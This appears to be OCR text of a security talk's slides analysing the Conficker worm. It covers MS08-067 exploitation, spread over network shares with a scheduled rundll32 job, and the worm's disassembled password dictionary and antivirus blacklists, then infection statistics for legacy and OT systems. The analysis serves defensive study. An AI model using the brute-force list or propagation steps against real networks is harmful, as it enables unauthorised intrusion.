0110  68 70 69 7a 70 67 76 71  77 78 6e 79 6d 63 6b 70   hpizpgvq wxnymckp
0120  72 63 64 6e 69 6d 77 79  65 62 62 74 6a 77 6c 6e   rcdnimwy ebbtjwln
0130  69 61 75 71 67 74 71 74  6f 72 69 6b 68 64 76 70   iauqgtqt orikhdvp
0140  6d 6f 62 78 6b 76 77 6a  61 64 6f 76 79 63 78 6a   mobxkvwj adovycxj
0150  63 74 64 6d 6c 71 6e 61  6e 72 7a 79 70 69 74 69   ctdmlqna nrzypiti
0160  6d 64 70 6e 70 68 77 63  6c 61 6f 61 6d 62 6f 66   mdpnphwc laoambof
0170  77 63 76 76 70 6b 76 62  6a 6d 66 71 68 6f 65 63   wcvvpkvb jmfqhoec
0180  75 6f 6b 73 70 65 78 67  6f 71 6d 6e 66 68 68 69   uokspexg oqmnfhhi
0190  6f 6d 6c 76 79 66 66 75  6e 72 65 6d 73 64 67 63   omlvyffu nremsdgc
01a0  6f 74 71 70 7a 61 76 64  66 6e 76 6f 69 66 6a 6e   otqpzavd fnvoifjn
01b0  6f 63 79 74 79 66 70 77  66 74 63 67 73 77 7a 73   ocytyfpw ftcgswzs
01c0  70 6b 75 79 73 74 6e 77  71 6c 79 69 6b 62 78 6e   pkuystnw qlyikbxn
01d0  76 69 6d 67 78 77 74 73  68 64 6f 7a 73 6a 70 7a   vimgxwts hdozsjpz
01e0  63 6b 6f 6f 73 6e 73 78  73 6f 74 77 70 65 67 6f   ckoosnsx sotwpego
01f0  73 68 66 62 61 67 63 73  61 72 63 6e 78 74 61 6c   shfbagcs arcnxtal
```

TCP payload (511 bytes)
TCP segment data (511 bytes)

Recap Conficker Spread Through MS08-067

1. MS08-067 exploitation and injecting shellcode
   - ✓ Fixed shellcode stub inside

2. HTTP GET connects back to the attacker host
   - ✓ Send HTTP GET request to attacker side at port range 1024 to 9999
   - ✓ Attacker side check URI and UA

3. Attacker host transfers Conficker .dll file and lets it be loaded on the victim
   - ✓ Windows which is not 5.x could possibly send back junk data

Spread Through Net Share

Enumerate → Brute Force Auth. → Put under \ADMIN$

- Enumerate subnet servers
- Enumerate subnet users

- Tony:Tony
- Tony:TonyTony
- Tony:ynoT
- Tony:{Password from dictionary}

- Random generate file name
  `FileName = [a-z]{5,8}.[a-z]{1,3}`
- Put to path
  `\{IP}\ADMIN$\System32\{FileName}`
- Random generate export function name
  `ExpFunc = [a-z]{5,8}`
- Set job command as
  `rundll32.exe {FileName},{ExpFunc}`
- Set job trigger at next hour

```
C:\Users\UserName>net share

Share name   Resource                        Remark

-------------------------------------------------------------------------------
C$           C:\                             Default share
IPC$                                         Remote IPC
ADMIN$       C:\Windows                      Remote Admin
Users        C:\Users
The command completed successfully.
```

Brute Force with Hard-coded Password Dictionary

```
dd offset a123          ; "123"
dd offset a1234         ; "1234"
dd offset a12345        ; "12345"
dd offset a123456       ; "123456"
dd offset a1234567      ; "1234567"
dd offset a12345678     ; "12345678"
dd offset a123456789    ; "123456789"
dd offset a1234567890   ; "1234567890"
dd offset a123123       ; "123123"
dd offset a12321        ; "12321"
dd offset a123321       ; "123321"
dd offset a123abc       ; "123abc"
dd offset a123qwe       ; "123qwe"
dd offset a123asd       ; "123asd"
dd offset a1234abcd     ; "1234abcd"
dd offset a1234qwer     ; "1234qwer"
dd offset a1q2w3e       ; "1q2w3e"
dd offset aA1b2c3       ; "a1b2c3"
dd offset aAdmin_0      ; "admin"
dd offset aAdmin        ; "Admin"
dd offset aAdministrator ; "administrator"
dd offset aNimda        ; "nimda"
dd offset aQwewq        ; "qwewq"
dd offset aQweewq       ; "qweewq"
dd offset aQwerty       ; "qwerty"
dd offset aQweasd       ; "qweasd"
dd offset aAsdsa        ; "asdsa"
dd offset aAsddsa       ; "asddsa"
dd offset aAsdzxc       ; "asdzxc"
dd offset aAsdfgh       ; "asdfgh"
dd offset aQweasdzxc    ; "qweasdzxc"
dd offset aQ1w2e3       ; "q1w2e3"
dd offset aQazwsx       ; "qazwsx"
dd offset aQazwsxedc    ; "qazwsxedc"
dd offset aZxcxz        ; "zxcxz"
dd offset aZxccxz       ; "zxccxz"
dd offset aZxcvb        ; "zxcvb"
dd offset aZxcvbn       ; "zxcvbn"
dd offset aPasswd       ; "passwd"
dd offset aPassword     ; "password"
dd offset aPassword_0   ; "Password"
dd offset aLogin_0      ; "login"
dd offset aLogin        ; "Login"
dd offset aPass         ; "pass"
dd offset aMypass       ; "mypass"
dd offset aMypassword   ; "mypassword"
dd offset aAdminadmin   ; "adminadmin"
dd offset aRoot         ; "root"
dd offset aRootroot     ; "rootroot"
dd offset aTest         ; "test"
dd offset aTesttest     ; "testtest"
dd offset aTemp         ; "temp"
dd offset aTemptemp     ; "temptemp"
dd offset aFoofoo       ; "foofoo"
dd offset aFoobar       ; "foobar"
dd offset aDefault      ; "default"
dd offset aPassword1    ; "password1"
dd offset aPassword12   ; "password12"
dd offset aPassword123  ; "password123"
dd offset aAdmin1       ; "admin1"
dd offset aAdmin12      ; "admin12"
dd offset aAdmin123     ; "admin123"
dd offset aPass1        ; "pass1"
dd offset aPass12       ; "pass12"
dd offset aPass123      ; "pass123"
dd offset aRoot123      ; "root123"
dd offset aPw123        ; "pw123"
dd offset aAbc123       ; "abc123"
dd offset aQwe123       ; "qwe123"
dd offset aTest123      ; "test123"
dd offset aTemp123      ; "temp123"
dd offset aMypc123      ; "mypc123"
dd offset aHome123      ; "home123"
dd offset aWork123      ; "work123"
dd offset aBoss123      ; "boss123"
dd offset aLove123      ; "love123"
dd offset aSample       ; "sample"
dd offset aExample      ; "example"
dd offset aInternet     ; "internet"
dd offset aInternet_0   ; "Internet"
dd offset aNopass       ; "nopass"
dd offset aNopassword   ; "nopassword"
dd offset aNothing      ; "nothing"
dd offset aIhavenopass  ; "ihavenopass
dd offset aTemporary    ; "temporary"
dd offset aManager      ; "manager"
dd offset aBusiness     ; "business"
dd offset aOracle       ; "oracle"
dd offset aLotus        ; "lotus"
dd offset aDatabase     ; "database"
dd offset aBackup       ; "backup"
dd offset aOwner        ; "owner"
dd offset aComputer     ; "computer"
dd offset aServer_0     ; "server"
dd offset aSecret       ; "secret"
dd offset aSuper        ; "super"
dd offset aShare        ; "share"
dd offset aSuperuser    ; "superuser"
dd offset aSupervisor   ; "supervisor"
dd offset aOffice       ; "office"
dd offset aShadow       ; "shadow"
dd offset aSystem_0     ; "system"
dd offset aPublic       ; "public"
dd offset aSecure       ; "secure"
dd offset aSecurity_0   ; "security"
dd offset aDesktop      ; "desktop"
dd offset aChangeme     ; "changeme"
dd offset aCodename     ; "codename"
dd offset aCodeword     ; "codeword"
dd offset aNobody       ; "nobody"
dd offset aCluster      ; "cluster"
dd offset aCustomer     ; "customer"
dd offset aExchange     ; "exchange"
dd offset aExplorer     ; "explorer"
dd offset aCampus       ; "campus"
dd offset aMoney        ; "money"
dd offset aAccess       ; "access"
dd offset aDomain       ; "domain"
dd offset aLetmein      ; "letmein"
dd offset aLetitbe      ; "letitbe"
dd offset aAnything     ; "anything"
dd offset aUnknown      ; "unknown"
dd offset aMonitor      ; "monitor"
dd offset aWindows_0    ; "windows"
dd offset aFiles        ; "files"
dd offset aAcademia     ; "academia"
dd offset aAccount      ; "account"
dd offset aStudent      ; "student"
dd offset aFreedom      ; "freedom"
dd offset aForever      ; "forever"
dd offset aCookie       ; "cookie"
dd offset aCoffee       ; "coffee"
dd offset aMarket       ; "market"
dd offset aPrivate      ; "private"
dd offset aGames        ; "games"
dd offset aKiller       ; "killer"
dd offset aController   ; "controller"
dd offset aIntranet     ; "intranet"
dd offset aWork         ; "work"
dd offset aHome         ; "home"
dd offset aJob          ; "job"
dd offset aFoo          ; "foo"
dd offset aWeb          ; "web"
dd offset aFile         ; "file"
dd offset aSql          ; "sql"
dd offset aAaa_0        ; "aaa"
dd offset aAaaa         ; "aaaa"
dd offset aAaaaa        ; "aaaaa"
```

Remind Conficker Threat in These Years

Patch for MS08-067 (2008.10.23)

Security Bulletin

Microsoft Security Bulletin MS08-067 - Critical

Vulnerability in Server Service Could Allow Remote Code Execution (958644)

Published: October 23, 2008

Version: 1.0

微軟緊急釋出Windows安全更新

此一漏洞影響了所有Windows版本，而且對Windows 2000、XP及Windows Server 2003影響最大。上一次微軟釋出緊急安全更新是在去年4月，這意味著該漏洞非常危險而且已遭到攻破。

文/ 陳曉莉 | 2008-10-24 發表

讚 0 分享

微軟於周四（10/23）針對Windows安全漏洞釋出MS08-067緊急安全更新。這對微軟而言並不尋常，上一次微軟釋出緊急安全更新是在去年4月，這通常意味著該漏洞非常危險而且已遭到攻破。

此一漏洞影響了所有Windows版本。根據微軟說明，該更新解決了Windows作業系統中的Server service漏洞，該漏洞在系統收到惡意的遠端呼叫程序時可能導致遠端執行程式，而且對Windows 2000、XP及Windows Server 2003影響最大。駭客可以不需使用者互動便攻擊該漏洞，而且有可能利用該漏洞建置蠕蟲攻擊程式。微軟並建議採用最佳範例及標準預設的防火牆配置，可以協助保護企業網路資源。

https://www.ithome.com.tw/news/51641
https://learn.microsoft.com/en-us/security-updates/SecurityBulletins/2008/ms08-067

Conficker A Variant (2008.11)

Published Nov 23, 2008 | Updated Sep 15, 2017

Learn about other threats >

Worm:Win32/Conficker.A

Detected by Microsoft Defender Antivirus

Aliases: TA08-297A (other) , CVE-2008-4250 (other) , VU827267 (other) , Win32/Conficker.worm.62976 (AhnLab) , Trojan.Downloader.JLIW (BitDefender) , Win32/Conficker.A (CA) , Win32/Conficker.A (ESET) , Trojan-Downloader.Win32.Agent.aqfw (Kaspersky) , W32/Conficker.worm (McAfee) , W32/Conficker.E (Norman) , W32/Confick-A (Sophos) , W32.Downadup (Symantec) , Trojan.Disken.B (VirusBuster)

Summary

Worm:Win32/Conficker.A is a worm that infects other computers across a network by exploiting a vulnerability in the Windows Server service (SVCHOST.EXE). If the vulnerability is successfully exploited, it could allow remote code execution when file sharing is enabled.

Microsoft strongly recommends that users apply the update referred to in Security Bulletin MS08-067 immediately.

Microsoft also recommends that users ensure that their network passwords are strong to prevent this worm from spreading via weak administrator passwords. More information is available here.

Microsoft also recommends that users apply an update that changes the AutoPlay functionality in Windows to prevent this worm from spreading via USB drives. More information is available in the Microsoft Knowledgebase Article KB971029.

https://www.microsoft.com/en-us/wdsi/threats/malware-encyclopedia-description?Name=Worm:Win32/Conficker.A

Conficker B/C Variant (2009.01 ~)

Conficker蠕蟲再現新變種

Win32/Conficker.C 會自動移除使用者電腦中與防毒或安全分析工具字串有關的處理程序。

文/ 陳曉莉 | 2009-03-10 發表

讚 0 分享

微軟於去年10月釋出MS08-067緊急更新，修補視窗作業系統中的Server service漏洞，去年11月，出現首隻針對該漏洞的蠕蟲Win32/Conficker.A，今年1月新的變種Win32/Conficker.B出爐，上周賽門鐵克又發現最新變種Win32/Conficker.C已現身，該變種會移除電腦中的防毒程式。

根據估計，全球曾有超過1000萬台電腦感染Conficker蠕蟲，堪稱是近年來最嚴重的災情。但賽門鐵克也表示，該蠕蟲的災情並未持續擴大。Win32/Conficker.A蠕蟲大多散布在企業內部，隨機攻擊網路上的電腦，當其中一部電腦被攻擊，該電腦即會下載蠕蟲的複本，並偽裝為JPG檔案以及儲存在系統內的DLL檔案匣中。此外，該蠕蟲自動修補了系統記憶體中的API漏洞，以確定這台電腦不會被其他駭客掌控。

Win32/Conficker.B則會自行破解使用簡單密碼的網路分享，然後將惡意程式複製到網路分享資料夾之後，再感染其他使用者。同時Win32/Conficker.B每天會自動產生250個假的網域名稱，以降低惡意網域名稱及伺服器被查獲的機率。

Win32/Conficker.C除了將每天自動產生的偽造網域名稱增加到5萬個以外，並會自動移除使用者電腦中與防毒或安全分析工具字串有關的處理程序，諸如wireshark、unlocker、tcpview、sysclean等。

https://www.ithome.com.tw/pr/53126

- Variant A (2008.11)
  MS08-067 only
- Variant B (2009.01)
  + 2 Propagation methods
  + Anti-AV
- Variant C (2009.03)
  + Anti-Monitoring/Cleaner/Patch

Conficker B/C Variant (2009.01 ~)

```
av_name         dd offset aVirus        ; DATA XREF: sub_45D8D37:loc_45D8D54↑r
                                        ; "virus"
                dd offset aSpyware      ; "spyware"
                dd offset aMalware      ; "malware"
                dd offset aRootkit      ; "rootkit"
                dd offset aDefender     ; "defender"
                dd offset aMicrosoft    ; "microsoft"
                dd offset aSymantec     ; "symantec"
                dd offset aNorton       ; "norton"
                dd offset aMcafee       ; "mcafee"
                dd offset aTrendmicro   ; "trendmicro"
                dd offset aSophos       ; "sophos"
                dd offset aPanda        ; "panda"
                dd offset aEtrust       ; "etrust"
                dd offset aNetworkassocia ; "networkassociates"
                dd offset aComputerassoci ; "computerassociates"
                dd offset aFSecure      ; "f-secure"
                dd offset aKaspersky    ; "kaspersky"
                dd offset aJotti        ; "jotti"
                dd offset aFProt        ; "f-prot"
                dd offset aNod32        ; "nod32"
                dd offset aEset         ; "eset"
                dd offset aGrisoft      ; "grisoft"
                dd offset aDrweb        ; "drweb"
                dd offset aCentralcommand ; "centralcommand"
                dd offset aAhnlab       ; "ahnlab"
                dd offset aEsafe        ; "esafe"
                dd offset aAvast        ; "avast"
                dd offset aAvira        ; "avira"
                dd offset aQuickheal    ; "quickheal"
                dd offset aComodo       ; "comodo"
```

```
                dd offset aClamav       ; "clamav"
                dd offset aEwido        ; "ewido"
                dd offset aFortinet     ; "fortinet"
                dd offset aGdata        ; "gdata"
                dd offset aHacksoft     ; "hacksoft"
                dd offset aHauri        ; "hauri"
                dd offset aIkarus       ; "ikarus"
                dd offset aK7computing  ; "k7computing"
                dd offset aNorman       ; "norman"
                dd offset aPctools      ; "pctools"
                dd offset aPrevx        ; "prevx"
                dd offset aRising       ; "rising"
                dd offset aSecurecomputin ; "securecomputing"
                dd offset aSunbelt      ; "sunbelt"
                dd offset aEmsisoft     ; "emsisoft"
                dd offset aArcabit      ; "arcabit"
                dd offset aCpsecure     ; "cpsecure"
                dd offset aSpamhaus     ; "spamhaus"
                dd offset aCastlecops   ; "castlecops"
                dd offset aThreatexpert ; "threatexpert"
                dd offset aWilderssecurit ; "wilderssecurity"
                dd offset aWindowsupdate ; "windowsupdate"
av_domain_part  dd offset aNai          ; DATA XREF: sub_45D8D
                                        ; "nai."
                dd offset aCa           ; "ca."
                dd offset aAvp          ; "avp."
                dd offset aAvg          ; "avg."
                dd offset aVet          ; "vet."
                dd offset aBit9         ; "bit9."
                dd offset aSans         ; "sans."
                dd offset aCert         ; "cert."
```

DNS query domain name blacklist

```
1. autoruns    - malware removal tool
2. avenger     - antivirus / firewall
3. confick     - cleanup utilities
4. downad      - cleanup utilities
5. filemon     - security utility)
6. gmer        - rootkit detector and remover (gmer.net)
7. hotfix      - security patch or removal tools
8. kb890       - Microsoft patch
9. kb958       - Microsoft patch
10. kido       - security patch or removal tools
11. klwk       - Karspersky malware removal tool
12. mbsa.      - Microsoft Baseline Security Analyser
13. mrt        - Microsoft malware removal tool
14. mrtstub    - Microsoft malware removal tool
15. ms08-06    - Microsoft patch
16. procexp    - process explorer
17. procmon    - process monitor
18. regmon     - registry monitor
19. scct_      - unknown
20. sysclean   - Trend Micro malware removal tool
21. tcpview    - network packet analysis tool
22. unlocker   - file unlocking utility
23. wireshark  - network packet analysis tool
```


Process blacklist for variant C

https://www.csl.sri.com/users/vinod/papers/Conficker/addendumC/index.html

Conficker Endpoint Detection by Trend Micro (2012~2017)


Taking a look at the numbers


At its peak, DOWNAD had massive infection rates, with total global estimates reaching up to 9 million. Taking a look at the number four years later, DOWNAD was still the top malware for the year, with 2,564,618 detections across the globe. The malware slipped in 2013, with WORM_DOWNAD registering a considerable drop in detections from 741,000 in the first quarter, to 229,000 in the 4th quarter – which we attributed to more people migrating from older Windows operating systems to newer ones, thus less chance for vulnerability exploitation. Still, WORM_DOWNAD emerged as the top malware of 2013, with 1,824,000 detections. The trend continued in 2014 and 2015, where DOWNAD still proved to be among the top 2 malware infectors for the year for both enterprise and SMBs, with 288,374 and 298,000 infections, respectively.



TXOne Networks | Keep the Operation Running

Top 3 Malware, 2013






https://www.trendmicro.com/en_us/research/17/l/conficker-downad-9-years-examining-impact-legacy-systems.html *Figure 2: Monthly WORM_DOWNAD.AD detections for 2016 and 2017*
http://web.archive.org/web/20170903014950/http://apac.trendmicro.com/cloud-content/apac/pdfs/security-intelligence/reports/rpt-cashing-in-on-digital-information.pdf

Some Guesses of Why Conficker Still Spreading

- Multiple spreading methods, not only through MSRPC vulnerability
- Still amount of legacy and unpatched Windows OS public on the Internet
- Using unsecure access control configuration of devices run legacy Windows OS
- There is no killswitch in Conficker functions

Conficker Samples Detected at OT/ICS Endpoints (2020)



Windows 10 (10.0)	55.0%
Windows 7 Ultimate Professional Service Pack 1 (6.1)	39.7%
Microsoft Windows XP Professional Service Pack 3 (5.1)	2.7%
Microsoft Windows Server 2008 Server 4.0, Enterprise Edition Service Pack 1 (6.1)	1.3%
Microsoft Windows Server 2008 Server 4.0 Service Pack 1 (6.1)	0.3%
Microsoft Windows Server 2012 Server 4.0 (6.3)	0.3%
Microsoft Windows XP Professional Service Pack 3, v.6419 (5.1)	0.3%
Windows 8 Professional (6.3)	0.3%


Trend Micro found Conficker on 200 unique endpoints from smart manufacturing environments


- Over 90% has updated to OS version which **not** affected by MS08-067
- Most found on removeable drive

Detected from Removable Drive	84.7%
Detected from System Directory	12.7%
Detected from neither Removable Drive nor System Directory	1.7%
Detected from System Directory and Scheduled Task	0.6%
Detected from Removable Drive and System Directory	0.3%

https://documents.trendmicro.com/assets/white_papers/wp-2020-report-on-threats-affecting-critical-industrial-endpoints.pdf

Legacy/unsupported Systems Used at OT/ICS and Critical Infra. (2021~)







- ✓ *Kaspersky* found there were **73% healthcare org.** still use legacy system in 2021
- ✓ *Forescout* found high percentage of **OT/IoMT** related devices used legacy Windows systems in 2023

